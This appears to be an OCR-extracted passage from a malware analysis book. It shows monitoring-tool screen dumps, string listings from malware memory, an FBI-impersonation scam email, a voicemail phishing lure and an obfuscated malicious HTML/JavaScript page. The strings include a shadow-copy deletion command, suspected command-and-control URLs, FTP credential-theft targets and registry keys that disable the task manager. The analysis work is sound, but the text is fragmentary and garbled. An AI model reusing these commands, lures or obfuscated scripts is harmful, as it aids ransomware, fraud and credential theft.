9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	ReadFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	WriteFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	WriteFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...
9:33:0...	svchost.exe	836	WriteFile	C:\Windows\SoftwareDistribution\DataStore\Logs\...

Properties... Ctrl+P

Stack... Ctrl+K

Toggle Bookmark Ctrl+B

Jump To... Ctrl+J

Search Online...

Include 'QueryInformationVolume'

Exclude 'QueryInformationVolume'

Highlight 'QueryInformationVolume'

Copy 'QueryInformationVolume'

Edit Filter 'QueryInformationVolume'

Exclude Events Before

Exclude Events After

Include ▶

Exclude ▶

Highlight ▶

Autoruns [amohanta-PC\amohanta] - Sysinternals: www.sysinternals.com

File Entry Options User Help


Filter:

KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office

Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks AppInit

Autorun Entry	Description	Publisher	Image Path	Timestamp	Virus Total
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				14-07-2009 10:19	
<input checked="" type="checkbox"/> cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	20-11-2010 15:16	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				08-09-2016 14:43	
<input checked="" type="checkbox"/> Apoint	Alps Pointing-device Driver	Alps Electric Co., Ltd.	c:\program files\delltpad\apoi...	13-03-2014 07:07	
<input checked="" type="checkbox"/> BLEServicesCtrl	Bluetooth LE Services Control...	Intel Corporation	c:\program files (x86)\intel\blu...	05-09-2012 17:31	
<input checked="" type="checkbox"/> BTMTrayAgent	Windows host process (Rundl...	Microsoft Corporation	c:\windows\system32\rundll32...	30-03-2017 20:33	
<input checked="" type="checkbox"/> HotKeysCmds	hkcmd Module	Intel Corporation	c:\windows\system32\hkcmd...	23-01-2014 04:10	
<input checked="" type="checkbox"/> IASTorIcon	Delayed launcher	Intel Corporation	c:\program files\intel\intel(r) ra...	28-05-2014 22:41	
<input checked="" type="checkbox"/> IgfxTray	igfxTray Module	Intel Corporation	c:\windows\system32\igfxtray...	23-01-2014 04:09	
<input checked="" type="checkbox"/> IntelPROSet	Intel(R) PROSet/Wireless Fra...	Intel(R) Corporation	c:\program files\common files...	09-02-2013 06:44	
<input checked="" type="checkbox"/> Persistence	persistence Module	Intel Corporation	c:\windows\system32\igfxpers...	23-01-2014 04:09	
<input checked="" type="checkbox"/> RlHDVBg	HD Audio Background Proce...	Realtek Semiconductor	c:\program files\realtek\audio...	29-07-2013 12:00	
<input checked="" type="checkbox"/> RlHDVBg_PushB...	HD Audio Background Proce...	Realtek Semiconductor	c:\program files\realtek\audio...	29-07-2013 12:00	
<input checked="" type="checkbox"/> RlHDVCpl	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio...	19-08-2013 13:59	
<input checked="" type="checkbox"/> WavesSvc	Waves MaxxAudio Service A...	Waves Audio Ltd.	c:\program files\realtek\audio...	23-07-2013 16:54	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				11-10-2017 17:02	
<input checked="" type="checkbox"/> Adobe ARM	Adobe Reader and Acrobat ...	Adobe Systems Incorporated	c:\program files (x86)\commo...	21-09-2012 01:46	
<input checked="" type="checkbox"/> Cisco AnyConne...	Cisco AnyConnect User Interf...	Cisco Systems, Inc.	c:\program files (x86)\cisco\ci...	11-10-2013 03:15	
<input checked="" type="checkbox"/> PenTabletClient	Pen Tablet Client Driver	Pen Tablet Driver	c:\windows\syswow64\pentab...	19-12-2012 10:08	
<input checked="" type="checkbox"/> StartCCC	Catalyst® Control Center Laun...	Advanced Micro Devices, Inc.	c:\program files (x86)\ati techn...	17-07-2013 15:46	
<input checked="" type="checkbox"/> SunJavaUpdate...	Java Update Scheduler	Oracle Corporation	c:\program files (x86)\commo...	23-09-2016 08:30	

Frame Summary						
Find ↓ ↑ Autoscroll						
Frame Nu...	Time Date Local Adjusted	Time Offset	Process Name	Source	Destination	Protocol Name
61	5:10:59 PM 12/1/2017	11.5322257	firefox.exe	ssl.gstatic.com	192.168.160.253	TLS
62	5:10:59 PM 12/1/2017	11.5322257	firefox.exe	ssl.gstatic.com	192.168.160.253	TLS
63	5:10:59 PM 12/1/2017	11.5322257	firefox.exe	192.168.160.253	ssl.gstatic.com	TCP
64	5:10:59 PM 12/1/2017	11.5478507	firefox.exe	ssl.gstatic.com	192.168.160.253	TLS
65	5:10:59 PM 12/1/2017	11.5478507	firefox.exe	192.168.160.253	ssl.gstatic.com	TCP
66	5:10:59 PM 12/1/2017	11.5478507	firefox.exe	192.168.160.253	ssl.gstatic.com	TCP
67	5:10:59 PM 12/1/2017	11.6884757	firefox.exe	192.168.160.253	ssl.gstatic.com	TLS
68	5:10:59 PM 12/1/2017	11.6884757	firefox.exe	ssl.gstatic.com	192.168.160.253	TCP
69	5:10:59 PM 12/1/2017	11.7353507	firefox.exe	ssl.gstatic.com	192.168.160.253	TLS
70	5:10:59 PM 12/1/2017	11.7509757	firefox.exe	192.168.160.253	pagead46.l.doubleclick.net	TLS
71	5:10:59 PM 12/1/2017	11.7509757	firefox.exe	pagead46.l.doubl...	192.168.160.253	TCP
72	5:10:59 PM 12/1/2017	11.7509757	firefox.exe	192.168.160.253	ssl.gstatic.com	TLS
73	5:10:59 PM 12/1/2017	11.7509757	firefox.exe	ssl.gstatic.com	192.168.160.253	TCP
74	5:10:59 PM 12/1/2017	11.7978507	firefox.exe	pagead46.l.doubl...	192.168.160.253	TLS
75	5:10:59 PM 12/1/2017	11.8291007	firefox.exe	ssl.gstatic.com	192.168.160.253	TLS
76	5:10:59 PM 12/1/2017	11.9072257	firefox.exe	pagead46.l.doubl...	192.168.160.253	TCP
77	5:10:59 PM 12/1/2017	11.9072257	firefox.exe	192.168.160.253	pagead46.l.doubleclick.net	TCP
78	5:10:59 PM 12/1/2017	11.9228507	firefox.exe	ssl.gstatic.com	192.168.160.253	TCP
79	5:10:59 PM 12/1/2017	11.9228507	firefox.exe	192.168.160.253	ssl.gstatic.com	TCP
80	5:11:00 PM 12/1/2017	12.5009757		AMOHANTA-PC	239.255.255.250	SSDP
81	5:11:03 PM 12/1/2017	15.5009757		AMOHANTA-PC	239.255.255.250	SSDP
82	5:11:06 PM 12/1/2017	18.5478507		AMOHANTA-PC	239.255.255.250	SSDP
83	5:11:09 PM 12/1/2017	21.5478507		AMOHANTA-PC	239.255.255.250	SSDP
84	5:11:10 PM 12/1/2017	23.0009757		AMOHANTA-PC	192.168.160.2	ARP
85	5:11:11 PM 12/1/2017	23.3291007		AMOHANTA-PC	239.255.255.250	SSDP



Process	Process ID	Win32 API	Parameters
Explorer	0x5D0	FindClose	hFindFile:0x174C40
Explorer	0x5D0	FindClose	hFindFile:0x174C40
Explorer	0x5D0	FindClose	hFindFile:0x174C40
Explorer	0x5D0	FindClose	hFindFile:0x174C40
Explorer	0x5D0	FindClose	hFindFile:0x174C40
Explorer	0x5D0	FindFirstFileW	lpFileName:0xB5C954 "C:\Documents and Settings\Administrator\Local Settings\Temp\vmware-Administrator\
Explorer	0x5D0	GetDriveTypeW	lpRootPathName:0xB5D078 "C:{"
Explorer	0x5D0	FindClose	hFindFile:0x174C40
Explorer	0x5D0	FindClose	hFindFile:0x174C40
Explorer	0x5D0	FindClose	hFindFile:0x174C40
Explorer	0x5D0	FindClose	hFindFile:0x174C40
Explorer	0x5D0	FindClose	hFindFile:0x174C40
Explorer	0x5D0	FindClose	hFindFile:0x174C40
Explorer	0x5D0	FindClose	hFindFile:0x174C40
Explorer	0x5D0	FindFirstFileW	lpFileName:0xB5C954 "C:\Documents and Settings\Administrator\Local Settings\Temp\vmware-Administrator\
vmtoolsd	0x68C	CreateDirectoryW	lpPathName:0x27954C0 "C:\Documents and Settings\All Users\Application Data\VMware", lpSecurityAttribute
vmtoolsd	0x68C	CreateDirectoryW	lpPathName:0x27D5A08 "C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools", lpSe
vmtoolsd	0x68C	FindFirstFileW	lpFileName:0x284EF58 "C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\tools.c
vmtoolsd	0x68C	GetFullPathNameW	lpFileName:0x284EF58 "C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\tools.c
Explorer	0x5D0	GetDriveTypeW	lpRootPathName:0xB5C3D8 "C:{"
Explorer	0x5D0	FindClose	hFindFile:0x138270
Explorer	0x5D0	FindClose	hFindFile:0x138270
Explorer	0x5D0	FindClose	hFindFile:0x138270
Explorer	0x5D0	FindClose	hFindFile:0x2245A38
Explorer	0x5D0	FindClose	hFindFile:0x2245A38
Explorer	0x5D0	FindClose	hFindFile:0x2245A38
Explorer	0x5D0	FindClose	hFindFile:0x2245A38
Explorer	0x5D0	FindClose	hFindFile:0x2245A38
Explorer	0x5D0	FindClose	hFindFile:0x2245A38

2:21:39 PM: Monitoring Process [smartexe], PID = 0x534
2:21:39 PM: Monitoring Process [smartexe], PID = 0x534
2:21:39 PM: Monitoring Process [smartexe], PID = 0x534
2:21:39 PM: Monitoring Process [smartexe], PID = 0x534
2:21:39 PM: Monitoring Process [smartexe], PID = 0x534
2:21:40 PM: Monitoring Process [smartexe], PID = 0x534

Process Explorer - Sysinternals: www.sysinternals.com [AMOHANTA-571C2E Administrator]

File Options View Process Find Users Help

calc.exe:3192 Properties

Image Performance Performance Graph Disk and Network
 Threads TCP/IP Security Environment Strings

Printable strings found in the scan:

EDIT
 CalcMsgPumpWnd
 An unknown error has occurred.
 Error
 colors
 !This program cannot be run in DOS mode.
 \$y7D\$x79
 \$x7Rich
 .text
 .data
 .rsrc
 SHELL32.dll
 msvcrt.dll
 ADVAPI32.dll
 KERNEL32.dll
 GDI32.dll
 USER32.dll
 GB~*NJB~*
 B~*sB~*
 A~*nCB~*
 A~*\$IB~*
 B~*4eF~*G
 wvl

Image Memory Save Find

OK Cancel

Private Bytes	Working Set	PID
0 K	28 K	0
0 K	236 K	4
0 K	0 K	n/a
172 K	428 K	560
2,284 K	4,180 K	676
7,856 K	6,544 K	700
2,004 K	3,912 K	744
888 K	2,964 K	924
3,240 K	5,180 K	976
2,156 K	4,972 K	1060
18,172 K	30,908 K	1204
704 K	2,604 K	1684
2,340 K	4,236 K	4036
6,580 K	6,940 K	2848
1,572 K	3,964 K	1396
1,852 K	4,536 K	1544
4,860 K	7,404 K	1836
1,432 K	3,948 K	180
2,656 K	3,768 K	216
10,632 K	13,856 K	956
1,576 K	4,728 K	2012
17,288 K	21,264 K	2616
1,308 K	3,800 K	1424
2,580 K	4,556 K	2884
4,288 K	2,392 K	760
28,700 K	12,680 K	1736
2,456 K	3,840 K	464
13,056 K	18,536 K	472
4,324 K	4,908 K	832
2,136 K	2,860 K	1180
11,056 K	7,700 K	916
2,128 K	2,828 K	3652
1,188 K	4,028 K	3624
1,188 K	4,016 K	1744
1,140 K	4,016 K	3192
9,400 K	1,100 K	1620
1,056 K	3,900 K	2764

notepad.exe
 notepad.exe
 calc.exe
 DLLYDBG.EXE
 ctfmon.exe

*** - [CPU - main thread, module kernel32]**

File View Debug Plugins Options Window Help

L
E
M
T
W
H
C
/
K
B
R
...
S
?

7C801E1A	8BFF	MOV EDI,EDI	
7C801E1C	55	PUSH EBP	
7C801E1D	8BEC	MOV EBP,ESP	
7C801E1F	837D 08 00	CMP DWORD PTR SS:[EBP+8],0	
7C801E23	75 09	JNZ SHORT kerne132.7C801E2E	
7C801E25	6A 06	PUSH 6	
7C801E27	E8 32750000	CALL kerne132.7C80935E	
7C801E2C	EB 1B	JMP SHORT kerne132.7C801E49	
7C801E2E	FF75 0C	PUSH DWORD PTR SS:[EBP+C]	
7C801E31	FF75 08	PUSH DWORD PTR SS:[EBP+8]	
7C801E34	FF15 0C14807C	CALL NEAR DWORD PTR DS:[<ntd11.NtTermin	ntd11.ZwTerminateProcess
7C801E3A	85C0	TEST EAX,EAX	
7C801E3C	7C 05	JL SHORT kerne132.7C801E43	
7C801E3E	33C0	XOR EAX,EAX	
7C801E40	40	INC EAX	
7C801E41	EB 08	JMP SHORT kerne132.7C801E4B	
7C801E43	50	PUSH EAX	
7C801E44	E8 D0750000	CALL kerne132.7C809419	
7C801E49	33C0	XOR EAX,EAX	

malware.exe:1456 Properties

Printable strings found in the scan:

- CService
- CCommandInterval
- CommandInterval.Net
- CommandInterval
- CommandInterval
- BINRES
- SeDebugPrivilege
- ACKWIN32.EXE
- ADAWARE.EXE
- ADVXDOWN.EXE
- AGENTSVR.EXE
- AGENTW.EXE
- ALERTSVC.EXE
- ALEVRV.EXE
- ALOGSERV.EXE
- AMON3K.EXE
- ANTI-TROJAN.EXE
- ANTIVIRUS.EXE**
- ANTS.EXE
- APIMONITOR.EXE
- APLICA32.EXE
- APVXDOWN.EXE
- ARR.EXE

antivirus and other security tool names in memory

malware process

```

HtmlViewer
&keyindex=9&pt_aid=549000912&u1=http%3A%2F%2Fqzs.qq.com%2Fqzone%2Fv5%2Floginsucc.html%3Fpara%3Dizone
&clientkey=
http://ptlogin2.qq.com/jump?clientuin=
http://qzs.qq.com/qzone/v5/loginsucc.html?para=izone
qq1275786450
4852724
&code_version=1&format=fs
&feedversion=1&user=1&ugc_right=1&to_tweet=1&to_sign=1&hostuin=
%23home&syn_tweet_ersion=1&richtype=&richval=&special_url=&subrichtype=&who=1&con=qm
qzreferrer=http%3A%2F%2Fuser.qzone.qq.com%2F
http://taotao.qq.com/cgi-bin/emotion/cgi_publish_v6?g_tk=
qq1275786450
&pageindex=1&fupdate=1
&emoji=&sex=1&birthday=1988-11-01&province=43&city=10&country=1&marriage=0&bloodtype=5&hp=0&hc=0&hco=0&career=&c
qzreferrer=http%3A%2F%2Fcnc.qzs.qq.com%2Fqzone%2Fv6%2Fsetting%2Fprofile%2Fprofile.html%3Ftab%3Dbase&nickname=
http://w.qzone.qq.com/cgi-bin/user/cgi_apply_updateuserinfo_new?g_tk=
QQ1275786450
&pageindex=3&fupdate=1
&mb=14336&uin=
&signature=
&desc=
qzreferrer=http%3A%2F%2Fcnc.qzs.qq.com%2Fqzone%2Fv6%2Fsetting%2Fprofile%2Fprofile.html%3Ftab%3Dspace&spacename=
http://w.cnc.qzone.qq.com/cgi-bin/user/cgi_apply_updateuserinfo_new?g_tk=

```

urls in memory

```
55274-640-2673064-23950
76487-644-3177037-23510
cu.exe
iprise.exe
TrisSuc.exe
wireshark.exe
dumpcap.exe
ZxSniffer.exe
Aircrack-ng
Gui.exe
observer.exe
tcpdump.exe
WinDump.exe
nspase.exe
Regshot.exe
ollydbg.exe
PEBrowseDbg.exe
windbg.exe
DrvLoader.exe
SymRecv.exe
Syser.exe
apis32.exe
UBoxService.exe
UBoxTray.exe
SbieSvc.exe
SbieCtrl.exe
SandboxieRpcSs.exe
```

Malware checks for security tools wireshark, regshot, ollydbg

```
i^A4S;.VF3o00
\?0R9-^E5o00
PADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGCCCCC3fzeAPP29QLHnw=!4wL78wLz2gKfIK39ZUFA:
AAAAAAsa6mua6wrr2mp72yp6mupqemnw==
C:\WINDOWS\FONTS\gfnkdbg.exe
C:\WINDOWS\FONTS\gfnkdbg
software\microsoft\windows\CurrentVersion\Run\
www.qqjb1.com
1x666666
QQ2891493359
?Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableLockWorkstation
Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr
Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableChangePassword
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoLogOff
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoClose
user32
GetModuleHandleA
SetWindowsHookExA
RtlMoveMemory
CallNextHookEx
```

strings related to registry entry

```
crypt32.dll
Username
FAR Manager FTP
SOFTWARE\Far\Plugins\FTP\Hosts
SOFTWARE\Far2\Plugins\FTP\Hosts
Software\Far\SavedDialogHistory\FTPHost
Software\Far2\SavedDialogHistory\FTPHost
HostName
Description
Ftp://
GSoftware\Sota\FFFTP
CredentialSalt
CredentialCheck
Software\Sota\FFFTP\Options
HostAdrs
Software\FileZilla
Install Dir
\FileZilla.xml
\FileZilla\site\manager.xml
\FileZilla\recent\servers.xml
\Recent Servers
\Site Manager
```

files related to filezilla
ftp software seen in memory

```
program
cannot
.idata
?"u#j"
C:\Windows\system32
http://crutop.ru/index.php
http://deux.nm.ru/index.php
http://ros-neftbank.ru/index.php
http://master-x.com/index.php
http://www.redline.ru/index.php
http://cvu.ru/index.php
http://hackers.lv/index.php
http://fethard.biz/index.php
http://crutop.ru/index.php
http://kaspersky.ru/index.php
http://color-bank.ru/index.php
http://adult-empire.com/index.php
http://adult-empire.com/index.php
http://virus-list.com/index.php
http://trojan.ru/index.php
http://crutop.ru/index.php
http://xware.cjb.net/index.htm
http://konfiskat.org/index.htm
http://parex-bank.ru/index.htm
http://fethard.biz/index.htm
http://ldark.nm.ru/index.htm
http://gaz-prom.ru/index.htm
```

list of banks

```
Saturday
Friday
Thursday
Wednesday
Tuesday
Monday
Sunday
WUSER32.DLL
      (CCCC      H
      hCCCC      H
                        H

0123456789ABCDEF
.locky
n\_HELP_instructions.html
\_HELP_instructions.bmp
suchost.exe
:Zone.Identifier
vssadmin.exe Delete Shadows /All /Quiet
opt321
cmd.exe /C del /Q /F "
\_HELP_instructions.html
\_HELP_instructions.bmp
\_HELP_instructions.txt
\_Locky_recover_instructions.bmp
\_Locky_recover_instructions.txt
Application Data
AppData
Program Files (x86)
Program Files
```

locky ransom note files

Chapter 3: Ransomware Distribution

← Move to Inbox More 1 of 2 < > ⚙

Why is this message in Spam? It's similar to messages that were detected by our spam filters. [Learn more](#)

FBI- Criminal Justice Information Services Division
Federal Government Office
Address: 1000 Custer Hollow Rd, Clarksburg, WV 26306, USA
Text Phone:+1 202 792 3206

HAVE YOU BEEN ABLE TO RECEIVE YOUR FUNDS?

This is my 3rd time of contacting you by your email however, I feel it's best and more convenient for me to explain why I am contacting you. I'm Mr. [\[Mr Christopher Wray\]](#) the New Appointed Director of FBI United States. I work hand in hand with the United States Fraud Unit of the Criminal Investigation Division (CID). I'm specialize in Background Investigations on funds which include [COMPENSATION/ INHERITANCE FUNDS OR NEXT OF KIN, Consignment Box, Lotto® JACKPOT, LOANS] and I notice that you have being receiving numerous emails from people who claims to have funds coming to you but I advise that if you're still in communication with any of them on issue of funds however, you're hereby advise to stop every communication right now because those people has being investigated and confirmed to be a Fraud.

I wish to announce our successful investigation which was carried out few days ago, I guess it will interest you to know why this investigation was conducted. For your information, it was truly confirmed that you have 100% Legitimate unpaid transaction and you have every right to claim this funds as you're been confirmed to be the right Beneficiary of the said amount \$15.7 Million usd COMPENSATION/INHERITANCE FUNDS OR NEXT OF KIN however, Due to the delay of getting this funds to you, your funds has now been increased to \$15.7 Million usd approved for payment by Office of the Presidency here in United States.

I'm informing you this today because I came to notice that you're not communicating with a legitimate person who is in charge of getting these funds to you. This announcement has to be made open to you however because you may have being swindled by those unscrupulous people whom you have sent money in the course of getting one fund or the other which is not real and for this reason, I have decided to help you get your funds directly from the us Federal Bureau of Investigation (FBI) here in WV United States because your Legitimate funds remains unpaid.

I want to know if you're interested in receiving your unpaid legitimate funds value [\\$15.7 Million usd](#) however, I will only be of help if you agreed to follow my instructions. If you're really interested in receiving your unpaid \$15.7 Million USD, I advise that you get back to me immediately. All I need is your cooperation and understanding.

Please urgently contact me back on my email by clicking your Reply.

Thanks
Your Faithful

New voice message

File Edit View Tools Message Help

Reply Reply All Forward Print Delete Previous Next Addresses

From: Voicemail Service
Date: Tuesday, October 10, 2017 11:39 AM
To: [redacted]
Subject: New voice message [redacted]
Attach: msg0707185.7z (2.83 KB)


Dear user:

just wanted to let you know you were just left a 0:41 long message (number [redacted]) in mailbox [redacted] from [redacted], on Tue, 10 Oct 2017 11:39:51 +0530 so you might want to check it when you get a chance. Thanks!

--Voicemail Service

```
C:\Windows\system32\cmd.exe
D:\>OfficeMalScanner.exe "malicious doc" info
-----+
| OfficeMalScanner v0.61 |
| Frank Boldewin / www.reconstructor.org |
-----+
[*] INFO mode selected
[*] Opening file malicious doc
[*] Filesize is 152064 (0x25200) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Format type Winword
-----
[Scanning for UB-code in MALICIOUS DOC]
-----
t$wMsKP
EQkYTQZMUP
zFzfmpSmWuP
ThisDocument
-----
UB-MACRO CODE WAS FOUND INSIDE THIS FILE!
The decompressed Macro code was stored here:
-----
-----> D:\1\MALICIOUS DOC-Macros
-----
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict
3UjXxMDEjEyDFUvEtFmY/4zNPVgDoAAIgpXp5krD15EIHogPjIhNFNjChk3dyNmZ0BHWj50d1JEWVRfUs5wSzIncZAHffIgoKdVv60;
3UDUs dGGH1mwlh0cckgG05YsbHvgDhwkZuJ1a4RXd45Ubs52Vcp1NwAwNchjM+IgzjUjFjN1dywgcVZwOXU1S6JXeQB3ZRdkdfGeo1H
y1HUwdwutt1RrhkhjJg2d4NCJRkBAkwENvQwa4RXd45UbsSRkeHn1TopxZd5j07swnz4TEroDOxIkFa0hLcshH8IXeQB3ZRdkdGz2FeZ)
8YTgkQySAjSwVPIwCJ5ISZVyxFnXkZuJ1a4RXd45UbsSRkeHn1XsvxGFyUjI8M2e0hzCimwd1JEWVR1eBV1S6JXeQB3Z7p2KKtUVz1C
7kHUwdWUHZNslV1cthma4B3Tq1Hb81LzZJfK4ZCNu4UbsSRkeHnFZFF0ZU13dyngTztGsj1nDFBWHUBLBV1S6JXeQB3ZRdkdktUVzdl
y1HUapKCH93CFQxNlZSjxq1JJ1wBnF1ZmEgk1Q3j5grBsrkeHnFZFF0ZU1XXf10svrTQ3x1b2QqHnQkecvBV6BCOGA3ZRdkdktUVz1C
W4SF+cWUHZnSLV1cthma4BXZhd1akd1b2JvY41Tf4JvcSfGLeEBZy1zawz0yNmZ0BHWj50d1JEWVR1eB9nZhtHchBXYRpdZKBuVrgc
2wDB1sCFDYNslV1cthma4BXZhdVQnxETD1ke1RHa4NTNXAANucRiXojJAgzE1YCK0BHWj50d1JEWVR1eBV1S6HFVLInIF4BNC5QE84g
Z0SEUIfGszAL1FNjoJ90DjPmABgWek8cwp9YSd45UbsSRkeHnFZFF0ZU13dy5UP01Xsu5kaj0JUNehPPwzD/AiARqj11AxMEmuV1QC
= 1;</script><h1> </h1><script>
var/* consequa
t laborum. */ = String.fromCharCode;var lAdrxPQyagOHic = [[65, 91], [97, 123], [48, 58], /* eu anim ame
GAJ += 6;while (quVLaEHytNDGAJ >= 8) {wYhuysxNcQBJan += ibnGntTUuXZkEJ((pgOYAKbPmihwce >>> (quVLaEHytNf
a\X78\X63\X76\X62\X6E\X6D\X51\X57\X45\X52\X54\X59\X55\X49\X4F\X50\X41\X53\X44\X46\X47\X48\X4A\X4B\X4C\
)if(joAxHsozZkRawk < JIQqokSVPewpym.length){JIQqokSVPewpym = JIQqokSVPewpym.substr(ng(0,
bq10csJ3dbkwYfRBREBJ/xxDPgylngADf92c51XvwozdSoQODImdk9URjEyDL8iekMSTIowxKjchecp1fG10L6k1AquyJCQTY91GVRl
RAhhB3UXQn5WYtrVUFvN0eowBCYIDdwkQD4cxk/0De11FYL1EO9QWortxAPojMLwyJwNyKK0xkiYgFxFkdG5UYGDuU6RGMV4CP2MGAF(
EGMBKPUXQn5WYtrVUYN0cxhUQKvWfK9UDHsg0ncnBWMajE0QOFc0R4ZUThtj0QpHC8ESILojZ4MQGjIQBxwUH05xF04DFBpnbz8TND(
AP1ie1pTnigDIeYQBLSEI1SBCSAwPo4GL71yGWMDEXY0L14UCBV2L3YwHxsNEX0T014yKHMWR3pF29gCG1UY0jAz4jPNDIKASAS(
DFkzNpEie+0BJh0xNWRQP4wREDcTOXUEN9tRKisyMytvaTYBPDISO6wxcmVxQZBxMkQinUcePIYRHkIQOCQGTd5kV9JSCBBmbphCAY(
RHZlesvnrnZGJ5OXAP00J/0ADfYSng0Wzutea3dJLLQLBf0wnTwi1A0RG1k3LNYTPwF2FR0xos5RGVEkdG5UYBdkX/gDPtADY1MSE(
EEkhPgHlWu5mZjgCwa9zJ0sRBYos0hUjRXYyBUgBuk4UP1sAPDIwL34AC0VhREH3BC0GMGoDasRFU5RgIPwhNINBG/ECTCgIKLB0TYf
RPNhL1ciFppzLokBBwwNBvMwDvWfqsTqhJ0YwdTHRuh000RNBf2ek0BDuhzA0MTN1ECZE1UjP4BUXfKdG5UYGdkV6xmcB92K1Q1BG)
EEkhPgHlWu5mZjgSHUYRHxVQDQiekdES1JeaWlnUYzkbLZ0MVQC00EUgoAzCmsz00CusyBEar1BL4Jgfd48IFQxM0kRcdmNhlGVRl
EJjANpgDFkESJHlnSRNEd/QDSYEip1cERkVgoxEnUDIBIZkBJEStJj1AGVUnRZHhdw1GZE1EYpCQgYjBeSAAJLIRf1gyXsX3ZpmGt(
ac91ertTPg5waoAAGQRf1YABHATOmgYy1VYw5HHkAAALpAok0maJ9UTmVnRZHhdwGZLxAP1EwB/VBODMANFggEQfkbIdwAvEHGD(
FG41G1JCANpDjEQVUYN0cxhUQKvWfK9UDHsg0ncnBWMajE0QOFc0R4ZUThtj0QpHC8ESILojZ4MQGjIQBxwUH05xF04DFBpnbz8TND(
AKMQ0jEzaKVhatN1HkEgJcGUBEAgekDES1JeaWlnUYzkbLZ0MVQC00EUgoAzCmsz00CusyBEar1BL4F1ZwvYKZ1XbwGMXuzKygiBh(
```



